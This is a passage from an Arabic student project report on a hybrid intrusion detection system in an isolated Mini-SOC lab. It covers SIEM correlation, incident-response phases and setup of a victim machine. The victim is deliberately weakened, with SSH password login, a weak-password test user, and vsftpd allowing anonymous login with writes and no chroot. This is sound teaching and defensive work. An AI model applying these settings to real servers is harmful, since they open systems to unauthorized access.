تلعب منصة **SIEM** دور الطبقة التحليلية العليا في تنفيذ منطق الارتباط، حيث تقوم بما يلي:

- تجميع السجلات من أدوات الكشف المختلفة.
 - توحيد الطابع الزمني للأحداث.
 - تمكين بناء منطق تصاعدي يعتمد على تتابع المراحل.
 - دعم عرض تسلسل الهجوم بشكل مرئي لتسهيل التحقيق اليرمجي.
- يسمح هذا الدور بتحويل البيانات الخام إلى صورة تحليلية متكاملة تمكّن محلل الأمن من تتبع مسار الهجوم خطوة بخطوة، دون الحاجة للاعتماد على تنبيهات فردية أو مصادر بيانات معزولة.
- ولا يتناول هذا الفصل الجوانب التنفيذية التفصيلية أو الاستعلامات المستخدمة داخل المنصة، حيث سيتم توثيقها لاحقًا في الفصل السادس ضمن سياق التطبيق العملي.

4-5-5 مخرجات منطق الارتباط

ينتج عن تطبيق منطق الارتباط المعتمد في هذا المشروع تحويل مجموعة من التنبيهات والأحداث المنفصلة إلى حادثة أمنية موثقة، مع تحديد المرحلة الحالية للهجوم والأدلة الرقمية المرتبطة بها. كما يوفر هذا المنطق أساسًا تحليليًا يدعم الانتقال المنهجي من مرحلة الكشف إلى مرحلة الاستجابة، ويساهم في توثيق الحادثة ضمن إطار التحقيق اليرمجي داخل مركز العمليات الأمنية.

3-6 آلية الاستجابة للحوادث الأمنية (Incident Response)

لا يقتصر دور نظام كشف التسلسل الهجين في هذا المشروع على رصد الهجمات السيرية وتحليلها، بل يمتد ليشمل دعم عملية الاستجابة للحوادث الأمنية ضمن إطار منهجي يعكس طبيعة العمل داخل مراكز العمليات الأمنية. وعليه، تم اعتماد نموذج استجابة مبسّط يستند إلى المفهوم القياسي لإدارة الحوادث الأمنية **(Incident Response Lifecycle)**، مع تكيفه ليتناسب مع بيئة **Mini-SOC** التعليمية.

يركّز هذا النموذج على الربط بين الكشف، والتحليل، واتخاذ القرار، ثم تنفيذ إجراءات احتواء أولية تهدف إلى تقليل أثر الهجوم ومنع استمراره، دون الادعاء ببناء نظام استجابة أو أتمتة متكامل.

1-6-5 مرحلة الاكتشاف (Detection)

تمثل مرحلة الاكتشاف نقطة البداية في عملية الاستجابة، حيث يتم رصد النشاطات المشبوهة من خلال أدوات الكشف المستخدمة في النظام. يعتمد المشروع في هذه المرحلة على أنظمة كشف التسلسل القائمة على التوقيعات، إضافةً إلى التحليل السلوكي لحركة الشبكة، مما يسمح بتوليد تنبيهات وأحداث أولية تشير إلى وجود

نشاط غير طبيعي.
لا يتم في هذه المرحلة اتخاذ أي إجراء استجابي مباشر، بل تُعد بمثابة مدخل لعملية التحليل اللاحقة.

5-6-2 مرحلة التحليل واتخاذ القرار (Analysis & Decision)

تُعد مرحلة التحليل من أهم مراحل الاستجابة، حيث يتم فيها تقييم التنبيهات والأحداث المرصودة ضمن سياق هجومي متكامل. يعتمد هذا التقييم على منطق الارتباط المصمم في الفقرة السابقة، والذي يربط الأدلة الرقمية الصادرة عن مصادر متعددة وفق نموذج **Cyber Kill Chain**. يقوم محلل الأمن خلال هذه المرحلة بتحديد ما إذا كان النشاط المرصود يمثل إنذارًا خاطئًا، أو محاولة هجوم، أو حادثة أمنية مؤكدة. ويُتخذ قرار الاستجابة بناءً على تعدد الأدلة وتوافق تسلسل الأحداث مع السلوك المتوقع للهجمات متعددة المراحل.

5-6-3 مرحلة الاحتواء (Containment)

عند تأكيد الحادثة الأمنية، يتم الانتقال إلى مرحلة الاحتواء بهدف منع استمرار الهجوم وتقليل أثره على النظام المستهدف. يعتمد المشروع في هذه المرحلة على تنفيذ إجراءات احتواء أولية على مستوى الشبكة، من خلال تقييد أو حظر مصدر الهجوم باستخدام جدار الحماية المحلي (**iptables**). يُعد هذا الإجراء استجابة سريعة وفعالة ضمن بيئة **Mini-SOC**، حيث يسمح بإيقاف التفاعل الهجومي دون التأثير المباشر على باقي مكونات النظام.

5-6-4 مرحلة الاستئصال والاستعادة (Eradication & Recovery)

يتم تناول مرحلي الاستئصال والاستعادة في هذا المشروع من منظور مفهومي، دون التوسع في التنفيذ العملي. تشمل إجراءات الاستئصال المحتملة إيقاف الجلسات الخبيثة أو تعطيل الخدمة المستهدفة مؤقتًا في حال استمرار الخطر، بينما تتضمن مرحلة الاستعادة إعادة تشغيل الخدمات المتأثرة وإزالة قيود الاحتواء بعد التأكد من زوال التهديد. يهدف هذا الطرح إلى توضيح التسلسل المنطقي لعملية الاستجابة، دون تحميل المشروع تعقيدات تنفيذية تتجاوز نطاقه التعليمي.

5-6-5 التحليل بعد الهجوم (Post-Attack Analysis & Lessons Learned)

تمثل مرحلة التحليل بعد الهجوم خطوة أساسية في تعزيز فعالية النظام الدفاعي، حيث يتم خلالها مراجعة السجلات والتنبيهات، وإعادة بناء سيناريو الهجوم بالكامل، وتقييم أداء نظام كشف التسلسل الهجين في رصد

وتحليل الحادثة.

يساهم هذا التحليل في استخلاص الدروس المستفادة، وتحسين منطق الكشف والارتباط، ويعكس الهدف الأساسي للمشروع المتمثل في تحليل الهجمات السيبرانية وفهم سلوك المهاجمين ضمن سياق زمني ومنهجي واضح.

الفصل السادس

التنفيذ العملي والاختبارات

6-1 مقدمة الفصل

يهدف هذا الفصل إلى توثيق الجانب العملي من المشروع من خلال تنفيذ التصميم المقترح لنظام كشف التسلل الهجين واختباره ضمن بيئة افتراضية تحاكي عمل مركز عمليات أمنية مصغر. (Mini-SOC) يعتمد هذا الفصل على تحويل المفاهيم النظرية والتحليلية التي تم تناولها في الفصول السابقة إلى تطبيق عملي يسمح بتقييم فعالية النظام في رصد وتحليل الهجمات السيبرانية متعددة المراحل.

يتم في هذا الفصل تنفيذ سيناريو هجومي واقعي وفق نموذج سلسلة القتل السيبراني (Cyber Kill Chain) ، مع مراقبة وتحليل الأنشطة الناتجة عن كل مرحلة من مراحل الهجوم باستخدام أدوات الكشف والتحليل المثبتة على جهاز المراقبة المركزي. ويجري التركيز على توضيح كيفية توليد الأدلة الرقمية، وربطها، وتحليلها من منظور مركز العمليات الأمنية، دون الاكتفاء بعرض نتائج الكشف فقط.

وقبل البدء بتنفيذ أي نشاط هجومي، يتم التأكد من جاهزية بيئة الاختبار وأدوات الدفاع والتحليل، وذلك من خلال التحقق من إعداد الشبكة، وتفعيل الخدمات المستهدفة على جهاز الضحية، وضمان عمل أدوات الرصد والتحليل بشكل صحيح على جهاز المراقبة. يهدف هذا الإجراء إلى بناء خط أساس للسلوك الطبيعي، وضمان دقة التحليل وتقليل احتمالية الإنذارات الخاطئة أثناء مراحل الاختبار.

يتم عرض التنفيذ العملي في هذا الفصل بشكل تدريجي ومنهجي، حيث يتم توثيق كل مرحلة من مراحل الهجوم على حدة، مع بيان كيفية رصدها، وتحليلها، واتخاذ القرار الأمني المناسب حيالها، وصولاً إلى تقييم أداء النظام الهجين وقدرته على دعم عمليات الكشف والتحليل والاستجابة ضمن بيئة Mini-SOC تعليمية.

6-2 تجهيز بيئة الاختبار (Lab Preparation)

يهدف هذا القسم إلى توثيق عملية تجهيز بيئة الاختبار التي تم اعتمادها لتنفيذ سيناريو الهجوم وتحليل نتائجه ضمن إطار المشروع. تُعد هذه المرحلة أساسية لضمان سلامة التنفيذ العملي، والتأكد من أن جميع مكونات البيئة تعمل بشكل صحيح قبل البدء بأي نشاط هجومي، بما يضمن دقة التحليل وصحة النتائج المستخلصة.

تم بناء بيئة الاختبار باستخدام منصة افتراضية، بحيث تم عزلها عن الشبكة الخارجية، مع تمكين الاتصال الكامل بين الأجهزة الافتراضية المشكلة في المشروع. تتكون البيئة من ثلاثة أنظمة رئيسية، لكل منها دور محدد ضمن سيناريو الهجوم والدفاع، وذلك على النحو التالي:

• جهاز المهاجم (Attacker):

يعمل بنظام Kali Linux ، ويُستخدم لتنفيذ مراحل الهجوم المختلفة، مثل الاستطلاع، ومحاولات الاختراق، وإنشاء قنوات التحكم والسيطرة.

- **جهاز الضحية: (Victim)**

يعمل بنظام **Ubuntu Linux** ، وتم تجهيزه بمجموعة من الخدمات الشبكية الضعيفة أو القابلة للاستغلال، بهدف محاكاة نظام مستهدف واقعي. تشمل هذه الخدمات:

- خدمة **SSH**

- خدمة **FTP (vsftpd)**

- خدمة **HTTP (Apache)**

- **جهاز المراقبة والتحليل: (SOC Server)**

يعمل بنظام **Ubuntu Linux** ، ويُستخدم كنقطة مركزية لمراقبة وتحليل حركة الشبكة، حيث يتم عليه تشغيل أدوات الكشف والتحليل وجمع السجلات الأمنية.

تم ربط جميع الأجهزة ضمن نفس النطاق الشبكي باستخدام شبكة افتراضية من نوع **NAT** ، مما أتاح تبادل الحركة الشبكية بينها بشكل كامل، مع الحفاظ على العزل عن الشبكات الخارجية. وقد تم التحقق من الاتصال الشبكي بين الأجهزة من خلال اختبار الاتصال المتبادل (**ping**) ، والتأكد من إمكانية الوصول إلى الخدمات المفعل على جهاز الضحية من بقية الأنظمة.

كما تم توثيق عناوين **IP** الخاصة بكل جهاز للتأكد من وضوح مسار الاتصال وتحليل حركة الشبكة بشكل دقيق أثناء مراحل الاختبار، حيث سُنستخدم هذه العناوين لاحقًا في تحليل السجلات وربط الأحداث الأمنية داخل جهاز المراقبة.

تمثل هذه الخطوة الأساس الذي يُبنى عليه باقي التنفيذ العملي في هذا الفصل، حيث لا يتم الشروع في تنفيذ أي سيناريو هجومي قبل التأكد من جاهزية البيئة والخدمات المستهدفة، وذلك بهدف بناء خط أساس واضح للسلوك الطبيعي وضمان موثوقية نتائج التحليل.

عنوان IP	الدور في البيئة	نظام التشغيل	الجهاز
192.168.193.128	تنفيذ مراحل الهجوم	Kali Linux	Attacker
192.168.193.134	النظام المستهدف بالخدمات الضعيفة	Ubuntu Linux	Victim
192.168.193.132	المراقبة والتحليل وتجميع السجلات	Ubuntu Linux	SOC Server

جدول (٦-١): مكونات بيئة الاختبار

1-2-6 تجهيز جهاز الضحية بالخدمات الضعيفة

تم تجهيز جهاز الضحية بمجموعة من الخدمات الشبكية الشائعة التي تُستخدم بكثرة في البيئات الحقيقية، والتي غالبًا ما تشكّل هدفًا للهجمات السيبرانية في حال ضعف إعداداتها أو سوء إدارتها. يهدف تفعيل هذه الخدمات إلى محاكاة بيئة نظام حقيقي قابل للاستهداف، بما يسمح بتنفيذ سيناريو هجوم واقعي وتحليل مراحله ضمن إطار المشروع.

شملت الخدمات المفغلة على جهاز الضحية ما يلي:

١. خدمة SSH:

تُستخدم لإدارة الأنظمة عن بُعد، وتم اختيارها نظرًا لكونها من أكثر الخدمات استهدافًا بهجمات تخمين كلمات المرور ومحاولات الوصول غير المصرح بها.

٢. خدمة FTP (vsftpd):

تم تفعيلها كخدمة نقل ملفات، نظرًا لارتباطها التاريخي بعدد من الثغرات الأمنية، إضافةً إلى شوع استهدافها في الهجمات المعتمدة على التخمين أو إساءة الإعداد.

٣. خدمة HTTP (Apache):

تم تفعيل خادم ويب بسيط بهدف محاكاة تطبيق ويب تقليدي، واستخدامه كنقطة مراقبة لحركة HTTP وتحليل الأنماط غير الطبيعية في الطلبات الشبكية.

تم التأكد من تشغيل هذه الخدمات بشكل صحيح وإتاحتها عبر الشبكة الداخلية، دون تطبيق سياسات حماية متقدمة، وذلك بهدف السماح بتوليد سلوك هجومي قابل للرصد والتحليل من قبل جهاز المراقبة المركزي. لا يهدف هذا الإعداد إلى تمثيل نظام آمن، بل إلى توفير بيئة اختبار تعليمية تسمح بدراسة كيفية اكتشاف وتحليل الهجمات ضمن نظام كشف تسلل هجين.

تهيئة خدمة SSH

تم تفعيل خدمة SSH على جهاز الضحية بهدف توفير قناة وصول بعيدة يمكن استهدافها خلال سيناريو الهجوم، نظرًا لكون هذه الخدمة من أكثر الخدمات استخدامًا في إدارة الأنظمة وأكثرها عرضةً لمحاولات الاختراق في حال ضعف الإعدادات أو بيانات الاعتماد.

شملت عملية التهيئة تثبيت الخدمة وتفعيلها بشكل دائم، مع تعطيل آلية التشغيل عبر **socket** لضمان عمل الخدمة بشكل مستقل ومستقر أثناء الاختبارات. كما تم التحقق من حالة الخدمة والتأكد من جاهزيتها لاستقبال الاتصالات الشبكية.

تم إجراء تعديلات محدودة على ملف الإعدادات الخاص بالخدمة (**sshd_config**) بما يتيح سيناريوهات اختبار واقعية، دون تطبيق سياسات حماية متقدمة، وذلك بهدف السماح برصد محاولات الوصول غير المصرح بها وتحليلها لاحقًا من قبل أدوات الكشف.

كما تم إنشاء حساب مستخدم محلي مخصص للاختبار (**testuser**) ، واستخدامه للتحقق من نجاح الاتصال المحلي عبر خدمة **SSH**. يهدف هذا الإجراء إلى التأكد من سلامة إعداد الخدمة وجاهزيتها التقنية قبل إدراجها ضمن سيناريو الهجوم، دون تنفيذ أي نشاط هجومي في هذه المرحلة.

تم توثيق خطوات التهيئة والتحقق من عمل الخدمة من خلال لقطات شاشة توضح حالة الخدمة ونجاح الاتصال، وذلك كجزء من تجهيز بيئة الاختبار قبل البدء بتنفيذ مراحل الهجوم.

```
yazan@Ubuntu-Victim:~$ sudo apt install openssh-server -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  ncurses-term openssh-client openssh-sftp-server ssh-import-id
Suggested packages:
  keychain libpam-ssh monkeysphere ssh-askpass molly-guard ufw
The following NEW packages will be installed:
  ncurses-term openssh-server openssh-sftp-server ssh-import-id
The following packages will be upgraded:
  openssh-client
1 upgraded, 4 newly installed, 0 to remove and 411 not upgraded.
Need to get 1,738 kB of archives.
After this operation, 6,743 kB of additional disk space will be used.
Get:1 http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-client amd64 1:9.6p1-3ubuntu13.14 [906 kB]
Get:2 http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-sftp-server amd64 1:9.6p1-3ubuntu13.14 [37.3 kB]
Get:3 http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 openssh-server amd64 1:9.6p1-3ubuntu13.14 [510 kB]
Get:4 http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 ncurses-term all 6.4+20240113-1ubuntu2 [275 kB]
Get:5 http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 ssh-import-id all 5.11-0ubuntu2.24.04.1 [10.1 kB]
Fetched 1,738 kB in 14s (120 kB/s)
Preconfiguring packages ...
(Reading database ... 244101 files and directories currently installed.)
Preparing to unpack .../openssh-client_1:9.6p1-3ubuntu13.14_amd64.deb ...
Unpacking openssh-client (1:9.6p1-3ubuntu13.14) over (1:9.6p1-3ubuntu13.11) ...
Selecting previously unselected package openssh-sftp-server.
Preparing to unpack .../openssh-sftp-server_1:9.6p1-3ubuntu13.14_amd64.deb ...
Unpacking openssh-sftp-server (1:9.6p1-3ubuntu13.14) ...
Selecting previously unselected package openssh-server.
Preparing to unpack .../openssh-server_1:9.6p1-3ubuntu13.14_amd64.deb ...
Unpacking openssh-server (1:9.6p1-3ubuntu13.14) ...
Selecting previously unselected package ncurses-term.
Preparing to unpack .../ncurses-term_6.4+20240113-1ubuntu2_all.deb ...
Unpacking ncurses-term (6.4+20240113-1ubuntu2) ...
Selecting previously unselected package ssh-import-id.
Preparing to unpack .../ssh-import-id_5.11-0ubuntu2.24.04.1_all.deb ...
Preparing to unpack .../ssh-import-id_5.11-0ubuntu2.24.04.1_all.deb ...
```

شكل (٦-١): تثبيت خدمة ssh

```
yazan@Ubuntu-Victim:~$ sudo systemctl enable ssh
Synchronizing state of ssh.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable ssh
Created symlink /etc/systemd/system/ssh.service → /usr/lib/systemd/system/ssh.service.
yazan@Ubuntu-Victim:~$ sudo systemctl start ssh
yazan@Ubuntu-Victim:~$ sudo systemctl status ssh
● ssh.service - OpenBSD Secure Shell server
   Loaded: loaded (/usr/lib/systemd/system/ssh.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-02-06 15:13:02 +03; 6s ago
     Docs: man:sshd(8)
           man:ssh_config(5)
  Process: 14699 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
    Main PID: 14701 (sshd)
      Tasks: 1 (limit: 3372)
     Memory: 1.5M (peak: 1.7M)
        CPU: 31ms
   CGroup: /system.slice/ssh.service
           └─14701 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Feb 06 15:13:02 Ubuntu-Victim systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Feb 06 15:13:02 Ubuntu-Victim sshd[14701]: Server listening on 0.0.0.0 port 22.
Feb 06 15:13:02 Ubuntu-Victim sshd[14701]: Server listening on :: port 22.
Feb 06 15:13:02 Ubuntu-Victim systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
yazan@Ubuntu-Victim:~$
```

شكل (٦-٢): تفعيل خدمة ssh

```
yazan@Ubuntu-Victim:~$ sudo systemctl disable ssh.socket
Removed "/etc/systemd/system/sockets.target.wants/ssh.socket".
Removed "/etc/systemd/system/ssh.service.requires/ssh.socket".
```

شكل (٦-٣): تعطيل ssh.socket

```
GNU nano 7.2 sshd_config
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
#PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes

# Expect .ssh/authorized_keys2 to be disregarded by default in future.
#AuthorizedKeysFile .ssh/authorized_keys .ssh/authorized_keys2

#AuthorizedPrincipalsFile none

#AuthorizedKeysCommand none
#AuthorizedKeysCommandUser nobody

# For this to work you will also need host keys in /etc/ssh/ssh_known_hosts
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.ssh/known_hosts for
# HostbasedAuthentication
#IgnoreUserKnownHosts no
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

^H Help      ^O Write Out  ^W Where Is   ^X Cut        ^E Execute    ^C Location   ^U Undo       ^M Set Mark   ^_ To Bracket  ^P Previous   ^N Back       ^R Forward
^V Exit      ^R Read File  ^A Replace    ^Y Paste      ^D Justify    ^G Go To Line ^- Redo       ^I Copy       ^J Where Was  ^L Next       ^F Forward
```

شكل (٦-٤): تعديل ملف `sshd_config`

```
testuser@Ubuntu-Victim: ~
yazan@Ubuntu-Victim:~$ sudo adduser testuser
info: Adding user 'testuser' ...
info: Selecting UID/GID from range 1000 to 59999 ...
info: Adding new group 'testuser' (1003) ...
info: Adding new user 'testuser' (1003) with group 'testuser' (1003) ...
info: Creating home directory '/home/testuser' ...
info: Copying files from '/etc/skel' ...
New password:
BAD PASSWORD: The password is shorter than 8 characters
Retype new password:
passwd: password updated successfully
Changing the user information for testuser
Enter the new value, or press ENTER for the default
  Full Name []: Test_User
    Room Number []:
    Work Phone []:
    Home Phone []:
      Other []:
Is the information correct? [Y/n] Y
info: Adding new user 'testuser' to supplemental / extra groups 'users' ...
info: Adding user 'testuser' to group 'users' ...
yazan@Ubuntu-Victim:~$ id testuser
uid=1003(testuser) gid=1003(testuser) groups=1003(testuser),100(users)
```

شكل (٦-٥): إضافة المستخدم `testuser`

```
testuser@Ubuntu-Victim: ~
yazan@Ubuntu-Victim:~$ ssh testuser@localhost
testuser@localhost's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.14.0-37-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

Expanded Security Maintenance for Applications is not enabled.

227 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

12 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your
Internet connection or proxy settings

Last login: Sat Feb  7 20:08:32 2026 from 127.0.0.1
testuser@Ubuntu-Victim:~$
```

شكل (٦-٦): نجاح الاتصال المحلي

تهيئة خدمة FTP (vsftpd)

تم تفعيل خدمة نقل الملفات FTP على جهاز الضحية باستخدام خادم **vsftpd**، وذلك بهدف توفير خدمة شبكية إضافية شائعة يمكن استهدافها خلال سيناريو الهجوم. تم اختيار هذه الخدمة نظرًا لانتشارها الواسع في البيئات التقليدية، إضافةً إلى ارتباطها التاريخي بالعديد من محاولات الاختراق في حال ضعف الإعدادات أو استخدام بيانات اعتماد غير قوية.

شملت عملية التهيئة تثبيت خدمة **vsftpd** وتفعيلها، ثم التحقق من حالتها للتأكد من جاهزيتها لاستقبال الاتصالات الشبكية. كما تم التأكد من المنفذ المستخدم من قبل الخدمة، وذلك بهدف توضيح نقطة الاتصال التي يمكن أن تشكل هدفًا في مراحل الاستطلاع والهجوم اللاحقة.

تم إجراء تعديلات محدودة على ملف الإعدادات الخاص بالخدمة بما يسمح بتوفير سيناريو اختبار واقعي، دون تطبيق إعدادات أمان متقدمة، وذلك لإتاحة إمكانية رصد محاولات الوصول المختلفة وتحليلها لاحقًا من قبل أدوات الكشف والتحليل ضمن جهاز المراقبة المركزي.

كما تم اختبار الوصول إلى الخدمة باستخدام أكثر من نمط اتصال، حيث تم التحقق من إمكانية الدخول باستخدام حساب مجهول (**Anonymous Login**)، إضافةً إلى اختبار الدخول باستخدام حساب مستخدم محلي مخصص للاختبار (**testuser**). يهدف هذا التحقق إلى التأكد من سلامة إعداد الخدمة، وتوفير حالات استخدام متنوعة يمكن استغلالها خلال مراحل الهجوم المختلفة.

تم توثيق جميع خطوات التهيئة والتحقق من عمل الخدمة باستخدام لقطات شاشة توضّح حالة الخدمة، المنفذ المستخدم، التعديلات على ملف الإعدادات، ونجاح عمليات الاتصال، وذلك ضمن إطار تجهيز بيئة الاختبار قبل الشروع في تنفيذ أي نشاط هجومي.

```
yazan@Ubuntu-Victim: /
yazan@Ubuntu-Victim:/$ sudo apt install vsftpd -y
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 411 not upgraded.
Need to get 120 kB of archives.
After this operation, 312 kB of additional disk space will be used.
Get http://nl.archive.ubuntu.com/ubuntu noble-updates/main amd64 vsftpd amd64 3.0.5-0ubuntu3.1 [120 kB]
Fetched 120 kB in 3s (47.6 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 247005 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0ubuntu3.1_amd64.deb ...
Unpacking vsftpd (3.0.5-0ubuntu3.1) ...
Setting up vsftpd (3.0.5-0ubuntu3.1) ...
Created symlink /etc/systemd/system/multi-user.target.wants/vsftpd.service → /usr/lib/systemd/system/vsftpd.service.
Processing triggers for man-db (2.12.0-4build2) ...
```

شكل (٧-٦): تثبيت خدمة vsftpd


```
yazan@Ubuntu-Victim:/$ sudo systemctl start vsftpd
yazan@Ubuntu-Victim:/$ sudo systemctl enable vsftpd
Synchronizing state of vsftpd.service with SysV service script with /usr/lib/systemd/systemd-sysv-install.
Executing: /usr/lib/systemd/systemd-sysv-install enable vsftpd
yazan@Ubuntu-Victim:/$ sudo systemctl status vsftpd
● vsftpd.service - vsftpd FTP server
   Loaded: loaded (/usr/lib/systemd/system/vsftpd.service; enabled; preset: enabled)
   Active: active (running) since Fri 2026-02-06 15:59:09 +03; 3min 35s ago
     Main PID: 18583 (vsftpd)
       Tasks: 1 (limit: 3372)
      Memory: 712.0K (peak: 1.5M)
         CPU: 21ms
        CGroup: /system.slice/vsftpd.service
                └─18583 /usr/sbin/vsftpd /etc/vsftpd.conf

Feb 06 15:59:09 Ubuntu-Victim systemd[1]: Starting vsftpd.service - vsftpd FTP server.
Feb 06 15:59:09 Ubuntu-Victim systemd[1]: Started vsftpd.service - vsftpd FTP server.
yazan@Ubuntu-Victim:/$
```

شكل (٦-٨): تفعيل وحالة vsftpd

```
yazan@Ubuntu-Victim:/$ ss -tulnp | grep :21
tcp    LISTEN 0      32      *:21      *:*
```

شكل (٦-٩): توضيح المنفذ المستخدم من قبل الخدمة

```
GNU nano 7.2 /etc/vsftpd.conf *
# sockets. If you want that (perhaps because you want to listen on specific
# addresses) then you must run two copies of vsftpd with two configuration
# files.
listen_ipv6=YES
#
# Allow anonymous FTP? (Disabled by default).
anonymous_enable=YES
#
# Uncomment this to allow local users to log in.
local_enable=YES
#
# Uncomment this to enable any form of FTP write command.
write_enable=YES
#
chroot_local_user=NO
# Default umask for local users is 077. You may wish to change this to 022,
# if your users expect that (022 is used by most other ftpd's)
#local_umask=022
#
# Uncomment this to allow the anonymous FTP user to upload files. This only
# has an effect if the above global write enable is activated. Also, you will
# obviously need to create a directory writable by the FTP user.
```

شكل (٦-١٠): التعديلات على ملف الإعدادات vsftpd.conf

```
yazan@Ubuntu-Victim:/$ ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.5)
Name (localhost:yazan): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||62868|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> bye
221 Goodbye.
```

شكل (٦-١١): نجاح الدخول باستخدام حساب مجهول (**Anonymous**) بكلمة سر فارغة

```
yazan@Ubuntu-Victim: /
yazan@Ubuntu-Victim:/$ ftp localhost
Connected to localhost.
220 (vsFTPd 3.0.5)
Name (localhost:yazan): testuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||59493|)
150 Here comes the directory listing.
drwx----- 3 1003 1003 4096 Feb 06 15:44 snap
226 Directory send OK.
ftp> pwd
Remote directory: /home/testuser
ftp>
```

شكل (٦-١٢): نجاح الدخول باستخدام الحساب **testuser**

تهيئة خدمة HTTP (Apache2)

تم تفعيل خدمة الويب على جهاز الضحية باستخدام خادم **Apache2**، وذلك بهدف توفير واجهة ويب بسيطة تمثل تطبيقًا شبكيًا تقليديًا يمكن استهدافه خلال سيناريو الهجوم. يُعد خادم **Apache** من أكثر خوادم الويب استخدامًا في البيئات الحقيقية، مما يجعله عنصرًا مناسبًا لمحاكاة نظام مستهدف واقعي وتحليل حركة **HTTP** الناتجة عنه.

شملت عملية التهيئة تثبيت خدمة **Apache2** وتفعيلها، ثم التحقق من حالتها للتأكد من عملها بشكل طبيعي واستقرارها أثناء الاختبارات. كما تم التأكد من المنفذ الذي تعمل عليه الخدمة، والذي يمثل نقطة الاتصال الأساسية لخدمة الويب، ويمكن رصده وتحليله خلال مراحل الاستطلاع ومراقبة حركة الشبكة.

تم التحقق من إمكانية الوصول إلى خدمة الويب من جهاز المراقبة، وذلك عبر فتح الصفحة الافتراضية لخادم **Apache** باستخدام متصفح الويب. يهدف هذا الإجراء إلى التأكد من جاهزية الخدمة واستقبالها للطلبات الشبكية بشكل طبيعي قبل إدراجها ضمن سيناريو الهجوم، دون تنفيذ أي نشاط هجومي في هذه المرحلة.

تم توثيق جميع خطوات التهيئة والتحقق من عمل الخدمة باستخدام لقطات شاشة توضح عملية التثبيت، حالة الخدمة، المنفذ المستخدم، ونجاح الوصول إلى الصفحة الافتراضية من جهاز المراقبة، وذلك ضمن إطار تجهيز بيئة الاختبار قبل البدء بتنفيذ مراحل الهجوم وتحليلها.

يجدر التنويه إلى أن أي نشاط هجومي يتم توجيهه إلى خدمة **Apache** في هذا المشروع لا يهدف إلى استغلال ثغرات تطبيقات ويب أو تنفيذ هجمات اختراق ويب متقدمة، وإنما يقتصر دوره على توليد حركة **HTTP** يمكن رصدها وتحليلها من قبل نظام كشف التسلل الهجين. ويهدف ذلك إلى تقييم قدرة النظام على مراقبة الطلبات الشبكية غير الطبيعية، وربطها زمنيًا مع باقي مراحل الهجوم، دون التركيز على الأثر التشغيلي أو تحقيق اختراق فعلي على مستوى التطبيق.

```
yazan@Ubuntu-Victim: /
yazan@Ubuntu-Victim:/$ sudo apt install apache2 -y
[sudo] password for yazan:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  apache2-bin apache2-data apache2-utils
Suggested packages:
  apache2-doc apache2-suexec-pristine | apache2-suexec-custom ufw
The following packages will be upgraded:
  apache2 apache2-bin apache2-data apache2-utils
4 upgraded, 0 newly installed, 0 to remove and 407 not upgraded.
Need to get 0 B/1,686 kB of archives.
After this operation, 23.6 kB of additional disk space will be used.
(Reading database ... 247061 files and directories currently installed.)
Preparing to unpack .../apache2_2.4.58-1ubuntu8.10_amd64.deb ...
Unpacking apache2 (2.4.58-1ubuntu8.10) over (2.4.58-1ubuntu8.7) ...
Preparing to unpack .../apache2-bin_2.4.58-1ubuntu8.10_amd64.deb ...
Unpacking apache2-bin (2.4.58-1ubuntu8.10) over (2.4.58-1ubuntu8.7) ...
Preparing to unpack .../apache2-data_2.4.58-1ubuntu8.10_all.deb ...
Unpacking apache2-data (2.4.58-1ubuntu8.10) over (2.4.58-1ubuntu8.7) ...
Preparing to unpack .../apache2-utils_2.4.58-1ubuntu8.10_amd64.deb ...
Unpacking apache2-utils (2.4.58-1ubuntu8.10) over (2.4.58-1ubuntu8.7) ...
Setting up apache2-bin (2.4.58-1ubuntu8.10) ...
Setting up apache2-data (2.4.58-1ubuntu8.10) ...
Setting up apache2-utils (2.4.58-1ubuntu8.10) ...
Setting up apache2 (2.4.58-1ubuntu8.10) ...
apache-htcacheclean.service is a disabled or a static unit not running, not starting it.
Processing triggers for man-db (2.12.0-4build2) ...
yazan@Ubuntu-Victim:/$
```

شكل (٦-١٣): تثبيت خدمة Apache2

